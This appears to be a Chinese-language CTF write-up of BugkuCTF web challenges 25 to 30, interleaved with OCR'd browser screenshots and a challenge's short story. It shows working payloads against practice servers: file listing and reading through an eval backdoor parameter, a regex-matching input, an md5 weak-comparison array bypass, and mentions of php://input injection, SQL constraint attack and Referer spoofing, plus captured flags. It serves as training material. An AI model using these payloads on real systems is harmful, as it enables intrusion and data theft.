


请将要加密或解密的内容复制到以下区域

```
        echo 'no no no no no no no';
        return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and
eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4)
{
        require("f4l2a3g.txt");
}
else
```

最后直接访问网站当前目录下的：f4l2a3g.txt文件。成功拿到flag。


Not secure | view-source:123.206.87.240:8006/test/f4l2a3g.txt
Apps
安全
SAINTSEC教你玩转M




```
flag{tHis_iS_THe_fLaG}
```

第25题： Welcome to bugku

直接右击查看源代码。发现一段被注释掉的PHP代码。
利用php://input和php://filter的特性进行注入。其中php://input可以读取没有处理过的post数据。所以这里我们的file采用post传输。
但是我没下插件 这题不会做==


第26题：过狗一句话

题这里题目给了我们一段php代码。意思就是执行任意命令了。
所以我们可以直接查看当前根目录下文件，从而拿到flag。



```
123.206.87.240:8010/?s=print_r(scandir('./'))
```

```
Array ( [0] => . [1] => .. [2] => 123.php [3] => 321.php [4] => 321php [5] => f14g.txt [6] => index.php [7] => shellphp [8] => test.php ) can you get flag?
```




```
123.206.87.240:8010/?s=@readfile('f14g.txt')
```

```
BUGKU{bugku_web_009801_a}can you get flag?
```

第27题：字符？正则


php正则表达式中的[::putch::]匹配任何字符


ctf.bugku.com/challenges#前
123.206.87.240:8002/web10/?id=key
123.206.87.240:8002/web10/?id=key1key12345key:/1/keya;
最常访问
火狐官方站点
新手上路
常用网址
京东商城
移动版书签
63%
4.9K/s
198K/s

```
<?php
highlight_file('2.php');
$key='KEY{********************************}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
    die('key is: '.$key);
}
?> key is: KEY{0x0SIOPh550afc}
```

第28题：前女友

看源代码，拿到php文件。


BugkuCTF - 练习平台
123.206.31.85:49162/
123.206.31.85:49162/code.txt
http://123.206.31.85:49162/code.txt — 访问
搜索"123.206.31.85:49162/code.txt"，使用：
查看器
控制台
调试器
样式编辑器
性能
内存
网络
存储
HackBar
搜索 HTML
布局
计算值
动画
字体
过滤样式
浏览器样式
https://blog.csdn.net/qq_27180763

我神色平静，但颤抖的双手却显示出我此刻的激动。“怎么了？有事要我帮忙？”

“怎么，没事就不能联系了吗？”结尾处调皮表情，是多么的陌生和熟悉……

“帮我看看这个...”说着，她发来一个链接。

不忍心拂她的意就点开了链接，看着屏幕我的心久久不能平静，往事一幕幕涌上心头……


```
<html> event
  <head>…</head>
  <body>
    <div align="center">
      <p>分手了，纠结再三我没有拉黑她，原因无它，放不下。</p>
      <p>终于那天，竟然真的等来了她的消息：“在吗？”</p>
      <p>我神色平静，但颤抖的双手却显示出我此刻的激动。“怎么了？有事要我帮忙？”</p>
      <p>“怎么，没事就不能联系了吗？”结尾处调皮表情，是多么的陌生和熟悉……</p>
      <p>
        “帮我看看这个...”说着，她发来一个
        <a class="link" href="code.txt" target="_blank">链接</a>
        。
      </p>
      <p>不忍心拂她的意就点开了链接，看着屏幕我的心久久不能平静，往事一幕幕涌上心头......</p>
      <p>。。。。。。</p>
      <p>“我到底做错了什么，要给我看这个！”</p>
      <p>“还记得你曾经说过。。。。。。。。”</p>
      <h2>PHP是世界上最好的语言</h2>
    </div>
  </body>
```

```
元素 {
}
.link {
  text-decoration: none;
  color: #000;
}
```

```
color
  rgb(0, 0, 0)
text-decoration
  none
text-decoration-color
  rgb(0, 0, 0)
text-decoration-line
  none
text-decoration-style
  solid
```

html > body > div > p > a.link

然后这题利用的是md5弱比较。可以使用数组进行绕过。成功拿到flag。



123.206.31.85:49162/?v1[]=123&v2[]=234&v3[]=1

分手了，纠结再三我没有拉黑她，原因无它，放不下。

终于那天，竟然真的等来了她的消息：“在吗？”

我神色平静，但颤抖的双手却显示出我此刻的激动。“怎么了？有事要我帮忙？”

“怎么，没事就不能联系了吗？”结尾处调皮表情，是多么的陌生和熟悉……

“帮我看看这个...”说着，她发来一个链接。

不忍心拂她的意就点开了链接，看着屏幕我的心久久不能平静，往事一幕幕涌上心头……

。。。。。。

“我到底做错了什么，要给我看这个！”


“还记得你曾经说过。。。。。。。。”

PHP是世界上最好的语言

SKCTF{Php_1s_tH3_B3St_L4NgUag3}

第29题:login1

根据提示是一道sql约束攻击的题目。直接构造。成功拿到flag。



SKCTF管理系统

登录

SKCTF{4Dm1n_HaV3_GreAt_p0w3R}

用户名:

admin

密码:

●●●●●●●●●●●

☐记住密码

登 录


没有账号 ^_^?

© SKCTF管理系统.

BugkuCTF - 练习平台
SKCTF管理系统
http://123.206.31.85:49163/index.php
123.206.31.85:49163/index.php

第30题：你从哪里来。

修改refer的值为https://www.google.com,就拿到flag了。

